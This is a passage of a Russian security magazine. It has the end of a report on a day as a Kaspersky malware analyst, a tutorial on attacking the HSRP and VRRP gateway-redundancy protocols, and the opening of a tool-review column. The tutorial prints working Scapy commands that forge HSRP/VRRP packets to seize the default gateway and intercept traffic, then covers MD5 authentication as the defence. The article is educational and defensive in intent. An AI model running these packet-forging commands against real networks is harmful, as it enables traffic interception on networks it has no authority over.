
13:30 ВЫСОКОУРОВНЕВЫЙ УЖАС CALL'ОВ И ПЕРЕХОДОВ

Следующий файл я выбрал уже случайным образом, и он оказался более весомым — порядка сотни килобайт. В IDA Pro я заметил интересную строку, в которой фигурировали слова Borland и Delphi, что недвусмысленно намекало на средство разработки этого семпла. Специфика Delphi в том, что начинать анализ исполняемого файла с точки входа бесполезно чуть менее чем полностью: при таком подходе аналитик столкнется с over9000 всяческих вызовов и переходов в ассемблерном коде. Гораздо более правильным подходом будет начинать с другой стороны — просмотреть список используемых строк и импортов функций. В списке строк были обнаружены весьма интересные элементы, содержащие названия всех функциональных клавиш на клавиатуре. А в импортах — функция, которая возвращает нажимаемые на клавиатуре кнопки. Также были



INFO

В среднем вирусному аналитику на анализ одного объекта требуется 20 минут. Итого получается 20–25 объектов за смену.




В непринужденной обстановке. Видимо, палку забыли отфотошопить :)


Наставник пытается донести до меня истину

замечены импорты функций создания и записи в файл. После просмотра соответствующих мест в коде, где используются эти функции, был вынесен окончательный вердикт — этот семпл относится к категории Trojan-Spy. Однако в этом случае была представлена лишь часть троянского функционала, то есть сбор вводимой с клавиатуры информации, но никак не была реализована передача лог-файлов злоумышленнику. Это означает, что перед нами лишь один из модулей троянской программы.

14:30 ОБЕД

Обед оказался еще вкуснее, чем завтрак. Конечно, уже без улыбающейся девушки напротив, но зато с разговорчивым аналитиком, который посвящал меня в тайны касперского двора. Тут надо сказать, что ЛК компенсирует сотрудникам 300 рублей на питание ежедневно. Способ проверенный: хочешь привлечь классных сотрудников — дай им крутую задачу и хорошо накорми. Даже обидно: как мало нам надо :).

15:00 ПРЕПАРИРОВАНИЕ ПАЦИЕНТА НА VISUAL BASIC

После обеда снова в бой. Еще один семпл на VB. Но этот объект отличался от первого тем, что здесь мы имеем дело со скомпилированным файлом, то есть исполняемым файлом Visual Basic. Это легко узнать по строковым константам, используемым в файле. К счастью, в природе существует прекрасная утилита VB Decompiler — декомпилятор для исполняемых файлов Visual Basic. Она преобразует исполняемый файл в скрипт на VB, более пригодный для анализа, хотя и в не сильно привлекательном виде. Быстрый анализ выявил, что этот семпл призывал пользователя зайти на некоторые подозрительные сайты. С одной стороны, это не является зловредной активностью, с другой — на этих сайтах пользователя, скорее всего, ждут неприятности, поэтому детектировать такие объекты тоже нужно. Такие программы будут относиться к категории Riskware. Выбор, детектировать или нет подобные программы, лежит на пользователе. По умолчанию в антивирусных продуктах конкретно Kaspersky Lab детектирование Riskware отключено.

16:00 СТАРЫЙ ДОБРЫЙ СИ

Честно сказать, меня немного опечалило такое большое количество выпавших мне высокоуровневых зловредов, однако, как выясняется, это устойчивый тренд. Доходит до того, что вирусные писатели вконец наглеют — пишут малварь на каком-нибудь питоне или языке для автоматизации AutoIt, а потом компилируют это дело в exe.

Но все-таки удалось найти что-то более классическое — файл на языке C. То количество функций, которые я увидел в экспортах, подсказывало, что мы имеем дело с динамически подключаемой библиотекой. А имена экспортируемых функций намекали на то, что перед нами один из модулей троянской программы. Кроме того, в строковых константах были обнаружены имена многих антивирусных продуктов. Можно сделать вывод, что здесь используется какой-то обход антивирусов. Однако бывает так, что и во вполне безобидных программах появляются подозрительные строки с названиями антивирусов и путей их установки. Например, WinRAR: тут эти строки служат для того, чтобы можно было удобно просканировать архив на наличие вирусов через контекстное меню. В итоге можно сказать, что анализируемый объект с высокой долей вероятности попадет в категорию Trojan, хотя сама по себе библиотека и не выполняет никаких вредоносных действий.

17:30 ЭКСКУРСИЯ ПО ОФИСУ KASPERSKY LAB

День близился к завершению, и поэтому нужно было закончить одно начатое дело. А именно — посмотреть офис компании. Как я уже говорил, новоселье в этом месте справлялось относительно недавно — в августе прошлого года. Офис, как это сейчас принято, построен по принципу openspace — в виде открытого пространства без кабинетов. Мне такой подход нравится, хотя немало людей сейчас скажут: «Кошмар!» Стеклянные перегородки, диваны для отдыха, пикник-зоны с кофе и фруктами — все сделано для удобства сотрудников. Я, как человек увлеченный, особо хочу отметить тренажерный зал, не уступающий по оборудованию многим фитнес-центрам. Кстати, у ЛК есть даже своя команда по пауэрлифтингу, и этому виду спорта в зале уделено особое внимание. Словом, мне понравилось :).

ЗАКЛЮЧЕНИЕ

За неполный рабочий день я сумел разобрать четыре семпла. Не без посторонней помощи, конечно :). Для типичного антивирусного аналитика это непозволительно мало — за такое, наверное, даже стреляют. Средний темп работы должен быть в четыре-пять раз быстрее! Здесь может показаться, что работа аналитика очень напряженная, но это не совсем так. Обстановка в лаборатории довольно спокойная, никакой суматохи я не заметил. Поэтому я сделал вывод, что не они очень быстро работают, а я — очень медленно :). И это нормально, за первый день работы антивирусный аналитик может разобрать и один семпл, а скорость приходит с опытом. По крайней мере, меня так утешали. ⌶

315 ТЫСЯЧ


ВРЕДОНОСНЫХ ОБЪЕКТОВ ЕЖЕДНЕВНО ОБРАБАТЫВАЕТСЯ В ЛК

HSRP ПОД ПРИЦЕЛОМ

Так ли безопасны протоколы отказоустойчивости?

Эффективным средством защиты от сбоев служит построение отказоустойчивых решений. Особенно это актуально там, где малейший простой может обернуться серьезными потерями. Чтобы такого не случилось, были разработаны специальные протоколы: всем известный STP, разнообразные протоколы агрегации каналов, протоколы, обеспечивающие отказоустойчивость шлюза по умолчанию. Однако, концентрируясь на этом свойстве, очень часто упускают из виду безопасность. Чем может обернуться отказоустойчивость шлюза по умолчанию? Давай разберемся!





Александр Дмитренко
PentestIT
sinister@pentestit.ru

Matt Biddulph@Flickr.com

ОТКАЗОУСТОЙЧИВОСТЬ

Как гласит определение, отказоустойчивость — это свойство технической системы сохранять свою работоспособность после отказа одного или нескольких составных компонентов. Представь ситуацию, когда из сети существует один-единственный выход во внешний мир и этот выход является шлюзом по умолчанию. Тогда в случае его падения уже ничто не поможет — неважно будет, насколько качественно спроектирована сеть, клиенты просто не смогут выйти за пределы своей подсети. Именно такие проблемы и призваны решать протоколы отказоустойчивости. Но у них есть свои нюансы, которые могут стать серьезной угрозой для безопасности системы. Поэтому в рамках данной статьи мы коротко коснемся основных видов отказоустойчивости и остановим свое пристальное внимание на безопасности протоколов HSRP и VRRP, призванных обеспечить безотказную работу шлюза по умолчанию. Поехали!

STP

Рассматривать различные виды отказоустойчивости начнем с канального уровня модели OSI. На канальном уровне находится известнейший протокол Spanning Tree. STP просто предотвращает возникновение петель в сети. Если кадр канального уровня приходит на коммутатор, а у того нет в CAM-таблице MAC-адреса получателя, он отправляет фрейм на все свои порты в надежде, что хоть кто-то сможет на него ответить. В среде с одним свитчем на этом все и заканчивается, а вот если свитчей несколько, то могут быть нюансы. Этот кадр может уходить на все порты на каждом коммутаторе, и в случае наличия петли этот процесс может повторяться бесконечно. STP определяет так называемый root bridge (центр сети, куда сходится все дерево STP) и создает единый путь без петель между всеми коммутаторами. Стоимость пути определяется алгоритмом, основанным на количестве переходов и скорости порта, но может быть легко переназначена вручную. В итоге с единым путем к каждому мосту в сети кадры к неизвестным адресатом проходят каждый свитч один раз и затем отбрасываются, если хост-получатель оказался не в сети.

Казалось бы, при чем здесь отказоустойчивость? В случае отказа канала коммутатор обнаруживает проблему и поднимает резервный линк. На самом деле это не такой уж и простой процесс, но тема сегодняшнего разговора не STP, поэтому не будем сильно углубляться и двинемся дальше.

ETHERCHANNEL

Также на канальном уровне обеспечивает отказоустойчивость EtherChannel/LACP/PAgP. По сути, это взятие нескольких физических линков и агрегирование их в один логический.

Простейший вариант достижения отказоустойчивости на уровне одиночного порта и на уровне одиночного канала. EtherChannel собирается ради надежности, увеличение скорости — это уже побочный эффект.

Достаточно распространено заблуждение, что с увеличением каналов увеличивается пропускная способность. Мол, берем четыре канала, 4 • 100 — получаем 400 Мбит/с. Но в реальности дела обстоят несколько иначе. Просто для каждого источника и назначения выбирается путь, условно говоря, трафик от хоста А до хоста Б будет идти по одному линку, а трафик от хоста А до С может идти по другому. В итоге если взять четыре линка, то для четырех одновременных соединений может быть доступно 100 Мбит/с.

Но возможны сценарии, когда скорость никак не поднимется, — например, два мощных сервера смотрят несколькими линками в коммутатор и передают в пределах одной TCP-сессии большой объем данных. В этом случае, независимо от количества каналов, использоваться будет только один линк и никакого увеличения скорости не будет.

NIC TEAMING

NIC teaming, или агрегирование сетевых адаптеров, — это отказоустойчивость на аппаратном уровне для серверов. Обычно решается установкой дополнительных драйверов, созданием виртуального сетевого адаптера и затем добавлением физического сетевого адаптера для создания агрегации (team).

В большинстве случаев такая агрегация работает как пара активный/пассивный, и пассивный сетевой адаптер включается работу в случае потери канала активным.

Но здесь могут быть и нюансы, когда поддерживается стандарт 802.3ad. Тогда уже может включаться балансировка, как и в случае EtherChannel.

HSRP & VRRP

Ну а на третьем уровне модели OSI обитают протоколы HSRP и VRRP. Они-то и обеспечивают отказоустойчивость на сетевом уровне. Если шлюз по умолчанию (в пределах одной подсети) уйдет в офлайн, тогда ни один хост в этой подсети не сможет получить доступ за пределами своего сегмента. Эти два протокола (HSRP и VRRP) призваны настроить дополнительный маршрутизатор (или L3-свитч), который выступит в роли резервного на случай падения основного. Если основной шлюз станет недоступен, то его сразу подменит резервный и клиенты даже не заметят, что что-то произошло.

Кроме отказоустойчивости, эти протоколы помогут решить задачи по обновлению железа и софта с минимальным влиянием на клиентов в обычное рабочее время. Самые известные протоколы, которые входят в эту группу, — HSRP, VRRP и GLBP. HSRP (Hot Standby Router Protocol) существует уже достаточно давно (с 1994 года) и является проприетарным решением от Cisco. VRRP (Virtual Router Redundancy Protocol) — это открытый протокол (появился в 1999-м), текущая его версия определена в RFC 5798. Несмотря на то что этот протокол позиционируется как открытый стандарт, компания Cisco говорит, что похожий протокол был запатентован и лицензирован. И хотя никаких патентных претензий не было, открытость VRRP остается под сомнением. Ну и GLBP (Gateway Load Balancing Protocol), относительно свежий протокол (создан Cisco для Cisco в 2005 году), как можно догадаться из названия, отличается от предыдущих тем, что кроме отказоустойчивости поддерживает и балансировку нагрузки. Ну а сегодня мы подробно рассмотрим протокол HSRP, причем особое внимание уделим его безопасности.

КАК РАБОТАЕТ HSRP

HSRP может работать для двух и более маршрутизаторов (шлюзов), один из которых будет активный, один standby, а остальные будут просто ожидающими. Надо сказать, что протокол этот не особо масштабируемый. Сделано это и потому, что если активный маршрутизатор забросают пакетами с вопросом, живой ли он, то он наверняка упадет именно по этой причине. MAC-адрес активного генерируется автоматически, а виртуальный IP-адрес назначается вручную. В итоге тот, что стал активным, отзывается на ARP-запросы про виртуальный IP, отправляя ARP-ответ с виртуальным маком.

Если standby-роутер не видит активный заданное время (в зависимости от настроек таймеров), то он объявляет себя активным и начинает отвечать. Для таких проверок используются hello-пакеты, отправляемые по мультикаст-адресу `224.0.0.2`. Стоит отметить также, что HSRP второй и первой версии технически несовместимы, так как трафик у них ходит по разным IP-адресам (см. врезку). На этом, пожалуй, закончим с теорией и перейдем к делу.

СОБИРАЕМ ТОПОЛОГИЮ

Немного ознакомившись, что собой представляет HSRP-протокол, начнем собирать стенд для предстоящих испытаний. R1 будет основным HSRP-роутером, а R2 — резервным (см. рис. 1).

И сконфигурируем их следующим образом. На маршрутизаторе R1:

```
interface FastEthernet0/0
ip adress 192.168.10.252 255.255.255.0
standby 10 priority 80
standby 10 ip 192.168.10.254
```

На маршрутизаторе R2:

```
interface FastEthernet0/0
ip address 192.168.10.253 255.255.255.0
standby 10 ip 192.168.10.254
standby 10 preempt
```

После назначения IP-адреса на каждом из устройств нужно войти в группу HSRP standby





Рис. 1. Тестовая топология



WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

с выбранным номером. Номер, естественно, должен быть одинаковый в пределах группы. Кроме того, от номера группы генерируется виртуальный MAC-адрес. После этого нужно вручную задать общий виртуальный IP-адрес. Оба этих действия выполняются одной командой: `standby <номер группы> ip <виртуальный ip-адрес>`.

Когда мы будем проверять статус HSRP на R1, будет видно, что HSRP содержит виртуальный MAC-адрес, отличающийся от реального физического и сгенерированный с учетом номера группы (0000:0c07:acXX, где номер группы 10 превращается в 0x0a и дописывается вместо XX).

```
R1#show standby br
Interface Grp Pri P State Active
  Standby Virtual IP
Fa0/0 10 100 P Active local ↵
192.168.10.252 192.168.10.254
R1#show standby
FastEthernet0/0 - Group 10
State is Active
2 state changes, last state change
  00:02:27
Virtual IP address is 192.168.10.254
Active virtual MAC address is
  0000.0c07.ac0a
Local virtual MAC address is 0000.0c07.↵
  ac0a (v1 default)
Hello time 3 sec, hold time 10 sec
Next hello sent in 2.632 secs
Preemption enabled
Active router is local
Standby router is 192.168.10.252,
  priority 80 (expires in 7.692 sec)
Priority 100 (default 100)
Group name is "hsrp-Fa0/0-10" (default)
```

Когда все заработало (R1 числится как Active), можно начать исследование безопасности HSRP.

ИССЛЕДУЕМ ЦЕЛЬ

Для начала давай проснифаем трафик на предмет интересных пакетов. Предположим, что мы находимся в пределах одного широковещательного домена. Результат такого сканирования представлен на рис. 2.

Как оказалось, вся информация передается чистым текстом, более того, несмотря на то что в настройках не устанавливался какой-либо пароль, он все-таки используется, и, как видно, по умолчанию (cisco). Теперь, когда мы знаем номер группы HSRP и ключевое слово, ничто не мешает нам провести атаку.

Для того чтобы провести атаку на протокол HSRP, можно как использовать специализированные утилиты вроде yersinia, так и действовать вручную, при помощи отличного инструмента под названием Scapy. Мы свой выбор остановим, конечно же, на втором варианте.

Действовать будем прямо в интерактивном режиме, запускаем и начинаем назначать переменные:

```
>>> ip = IP(ttl=1, src=↵
    '192.168.10.200', dst='224.0.0.2')
>>> udp = UDP(sport=1985, dport=1985)
```

Сразу создали переменные по протоколам IP и UDP, не забывая, что пакеты HSRP ходят по мультикасту. Перед тем как собрать HSRP, не помешает посмотреть, какие вообще есть в нем опции:

```
>>> HSRP().show()
###[ HSRP ]###
version= 0
opcode= Hello
state= Active
hellotime= 3
holdtime= 10
priority= 120
group= 1
reserved= 0
auth= 'cisco'
virtualIP= 192.168.1.1
```

Видно, что большинство параметров (в том числе и пароль) уже заполнены разработчиками, нам остается заполнить всего лишь несколько из них:

```
>>> hsrp=HSRP(group=10, priority=200, ↵
    virtualIP='192.168.10.254')
```

Все готово, пакет можно окончательно собрать и отправить в путь:

```
send(ip/udp/hsrp, iface='eth0', ↵
inter=3, loop=1)
```

В данном случае пакеты будут отправляться каждые три секунды, через интерфейс eth0, до тех пор пока это действие не будет прервано (например, escape-последовательностью ^C).

РЕЗУЛЬТАТЫ АТАКИ

Как только пакеты начнут разлетаться на мультикаст-адрес, легитимные роутеры сразу же сменят свои статусы (см. рис. 3), а маршрутизатор атакующего станет активным и, собственно, главным. Что уже, безусловно, предоставит массу возможностей атакующему — фактически весь трафик начнет проходить через него. Теперь уже лишь бы хватило мощности и пропускной способности.

Даже если на обоих настоящих роутерах установить произвольный пароль командой `standby 10 authentication text`, то и это не особо поможет. Снифер все так же покажет ключевое слово, которое легко прописать в Scapy и получить такой же успешный результат.

Для того чтобы все вернуть на круги своя, нужно просто прервать бесконечную отправку пакетов, и после истечения таймеров роутеры восстановят свои заданные роли.

БРОНЕБОЙНАЯ ЗАЩИТА

Тем не менее дела с безопасностью HSRP обстоят не так уж и плохо. Существует возможность использовать MD5-хеширование. MD5-хеш вычисляется в каждом HSRP-пакете, и секретный ключ известен только легитимным участникам группы HSRP. Строка с MD5-хешем отправляется в каждом пакете; как только пакет получен, участники пересчитывают хеш, и если значение совпадает, то сообщение принимается. Сложность проведения атаки в таких условиях в том, что хеш используется не в качестве ключа, а для проверки подлинности сообщения.

Включить использование MD5-хеширования можно следующей командой:


Рис. 2. Пакеты HSRP

Рис. 3. Реакция маршрутизаторов

Рис. 4. Пример HSRP с использованием MD5

Рис. 5. Пакет VRRP

Рис. 6. VRRP после атаки



3

```
R1#
R1#
*Mar  1 00:07:07.467: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 10 state Active -> Speak
R1#sh stan
R1#sh standby
*Mar  1 00:07:17.467: %HSRP-5-STATECHANGE: FastEthernet0/0 Grp 10 state Speak -> Standby
R1#sh standby br
R1#sh standby brief
                     P indicates configured to preempt.
                     |
Interface   Grp  Pri P State   Active          Standby         Virtual IP
Fa0/0       10   100 P Standby 192.168.10.200  local           192.168.10.254
R1#
R1#
```





ВИРТУАЛЬНАЯ ЛАБОРАТОРИЯ

Для того чтобы опробовать все описанное в статье, вовсе не обязательно использовать настоящее оборудование. Для исследований вполне можно обойтись и эмулятором маршрутизаторов Cisco, например используя GNS3/Dynamips.

Сам GNS3 (www.gns3.net) является, по сути, удобной графической оболочкой над непосредственно эмулятором Dynamips (www.gns3.net/dynamips). Распространяются они бесплатно, под лицензией GPL, но, естественно, без прошивок роутеров Cisco — подразумевается, что пользователи будут их брать со своих девайсов.

```
###[ UDP ]###
        sport= 1985
        dport= 1985
        len= 58
        chksum= 0x1a93
###[ HSRP ]###
           version= 0
           opcode= Hello
           state= Standby
           hellotime= 3
           holdtime= 10
           priority= 80
           group= 10
           reserved= 0
           auth= ''
           virtualIP= 192.168.10.254
###[ HSRP MD5 Authentication ]###
              type= MD5 authentication
              len= 28
              algo= MD5
              padding= 0
              flags= 0x0
              sourceip= 192.168.10.252
              keyid= 0x0
              authdigest= 'uL)s\rlV+E\x8d\xfd\x125"\xf6\xe9
>>>
```
4

Для того чтобы провести атаку на протокол HSRP, можно использовать утилиты вроде yersinia

```
▷ Internet Protocol Version 4, Src: 192.168.10.251 (192.168.10.251), Dst: 224.0.0.18 (224.0.0.
▽ Virtual Router Redundancy Protocol
  ▷ Version 2, Packet type 1 (Advertisement)
    Virtual Rtr ID: 10
    Priority: 200 (Non-default backup priority)
    Addr Count: 1
    Auth Type: No Authentication (0)
    Adver Int: 1
    Checksum: 0x4b4c [correct]
    IP Address: 192.168.10.254 (192.168.10.254)
```
5

```
R1#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Fa0/0              10  200 3218       Y  Master  192.168.10.251  192.168.10.254
R1#
R1#
*Mar  1 00:01:16.911: %VRRP-6-STATECHANGE: Fa0/0 Grp 10 state Master -> Backup
R1#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Fa0/0              10  200 3218       Y  Backup  192.168.10.200  192.168.10.254
R1#
R1#
```
6

```
standby group authentication md5 ↵
key-string strongPASSWORD
```

Но можно пойти дальше и использовать не key-string, а key-chain. В итоге создается связка из нескольких ключей, которая затем привязывается к экземпляру HSRP и поочередно меняется. В таком случае защита серьезно усиливается, так как нужно знать все пароли в связке и расположить их в правильном порядке, потому что HSRP будет в цикле перебирать пароли по номеру и периодически их запрашивать.

VRRP, КРАТКО

Если бегло рассмотреть VRRP, то здесь все очень похоже. Вначале конфигурация, опять все очень просто. На R1:

```
interface FastEthernet0/0
ip address 192.168.10.252 255.255.255.0
vrrp 10 ip 192.168.10.254
vrrp 10 priority 200
```


На R2:

```
interface FastEthernet0/0
ip address 192.168.10.253 255.255.255.0
vrrp 10 ip 192.168.10.254
```

Как можно заметить, основные отличия здесь в синтаксисе команд.

Затем включаем в работу снифер (см. рис. 5) — в пакете видно Virtual Rtr ID: 10 и Auth Type: No Authentication (0). И запускаем Scapy.

```
>>> VRRP().show()
###[ VRRP ]###
version= 2
type= 1
vrid= 1
priority= 100
ipcount= None
authtype= 0
adv= 1
chksum= None
addrlist= []
auth1= 0
auth2= 0
>>>
```



Осталось только заполнить нужные поля. Из основных отличий — мультикаст-адрес уже будет другой, вместо 224.0.0.2 теперь нужно использовать 224.0.0.18. И вместо group=10 будет vrid=10. Ну и естественно, UDP уже не нужен.

В итоге получаем:

```
>>> ip = IP(ttl=255, src=↵
    '192.168.10.200', dst='224.0.0.18')
>>> vrrp=VRRP(vrid=10, priority=210, ↵
    addrlist='192.168.10.254')
>>> send(ip/vrrp, iface='eth0', ↵
    inter=3, loop=1)
```


И проверяем результат.

```
R1#sh vrrp br
Interface Grp Pri Time Own Pre
Fa0/0      10  200 3218     Y
State  Master addr    Group addr
Backup 192.168.10.200 192.168.10.254
```

Как видишь, тут тоже все прошло успешно.

ИТОГИ

Протоколы обеспечения отказоустойчивости, или, как их еще называют, FHRP (First Hop Redundancy Protocol), достаточно широко распространены и неплохо делают свою работу. Но при их использовании редко уделяют должное внимание вопросам безопасности. Как ты видел, настройка занимает буквально две-три команды, и все начинает работать. Но при этом остается большая дыра и широкий простор для злоумышленников. Надеюсь, после прочтения данной статьи, что бы ты ни делал, какое бы оборудование ни настраивал, ты всегда будешь оценивать производимые действия с точки зрения безопасности. Будь начеку!



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

X-TOOLS



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: Daniel A. Mayer
URL: https://github.com/dmayer/idb
Система: iOS



IOS ПОД ПРИСМОТРОМ RUBY

Idb — это молодой, развивающийся продукт для проведения black box анализа iOS-приложений. В этой рубрике мы уже не раз рассматривали такие инструменты, но почти все они были заточены под обнаружение какого-то конкретного типа уязвимости или получение определенной информации из приложения. Idb — это некий комбайн, в который постарались включить все что можно, чтобы сразу в одном месте отображать необходимую информацию и не запускать для этого несколько различных тулз.

В общем, idb — это удобный инструмент для получения статической информации из приложения. В работе он активно использует сторонние программы: usbmuxd, dumpdecrypted, open, ios-ssl-kill-switch, Cycript, Snoop-It.

Особенности:

- развертывание тестового окружения (с возможностью port forwarding и управления сертификатами);
- просмотр логов iOS;
- создание скриншотов экрана;
- расшифровка приложения и определения его свойств (Info.plist и так далее);
- анализ Inter-Process Communication (URL-обработчики и Pasteboard);
- анализ локального файлового хранилища.

Для точечного динамического анализа все-таки лучше использовать другие инструменты типа Introspy, о котором мы рассказывали в предыдущих выпусках. Сам idb написан на Ruby и Qt (4.500 loc). Инструмент был впервые представлен на конференции ShmooCon 2013. Более подробно о нем можно узнать из презентации автора «Introducing idb — Simplified Blackbox iOS App Pentesting» (bit.ly/1iFwxEe).



Автор: iSECPartners
URL: https://github.com/iSECPartners/PeachFarmer
Система: Win/Linux/Mac



ФЕРМА ПЕРСИКОВ

Если ты новичок в фаззинге и решил взяться за какой-нибудь хорошо известный продукт, то найти уникальный эксплуатируемый баг очень сложно. Разработчики таких проектов давно сами успешно занимаются фаззингом собственного кода. И, как нетрудно догадаться, делают они это не на одной машине, а на целых фермах. Например, Google использует ферму из двух тысяч CPU-ядер (bit.ly/1bNfPAQ).

Так что настало время расширяться и нам: разворачивать виртуалки, брать облака — в общем, делать все, чтобы повысить вероятность нахождения нужного нам краша. Программа PeachFarmer облегчает фаззинг при наличии множества машин. Как можно заметить из названия, он работает в связке с фаззинговым фреймворком Peach, так что писать свою инфраструктуру не нужно. Peach, кстати, позволяет эффективно распределить работу среди множества машин. А вот собирать данные о падениях с них он не умеет — эту проблему и решает PeachFarmer. Сам он состоит из трех частей:

- RemoteHarvester — минимальный сервер, который запускается на каждой машине, где фаззится цель. Он слушает соединения и при необходимости отдает всю информацию о падениях и ходе фаззинга;
- PeachFarmerClient запускается на клиенте и соединяется с каждым RemoteHarvester-сервером для получения информации;
- CertPairGenerator (Windows only) — простой инструмент для создания self-signed X509 сертификатов для PeachFarmer для взаимодействия по SSL.

Сейчас доступна версия для Windows, но разработчики обещают версии для Linux и Mac.

```
fake.state_abbr()
fake.latitude()
fake.street_name()
fake.address()

fake.street_address()
fake.postcode()
fake.longitude()
fake.country()
```

Автор: joke2k
URL: https://github.com/joke2k/faker
Система: Win/Linux



ВРИ КРАСИВО

Иногда бывает нужно выдать некий набор фейковых данных. Реже этим нужно заниматься в огромном масштабе, и это уже посложнее, потому что ручным вводом тут не обойтись.

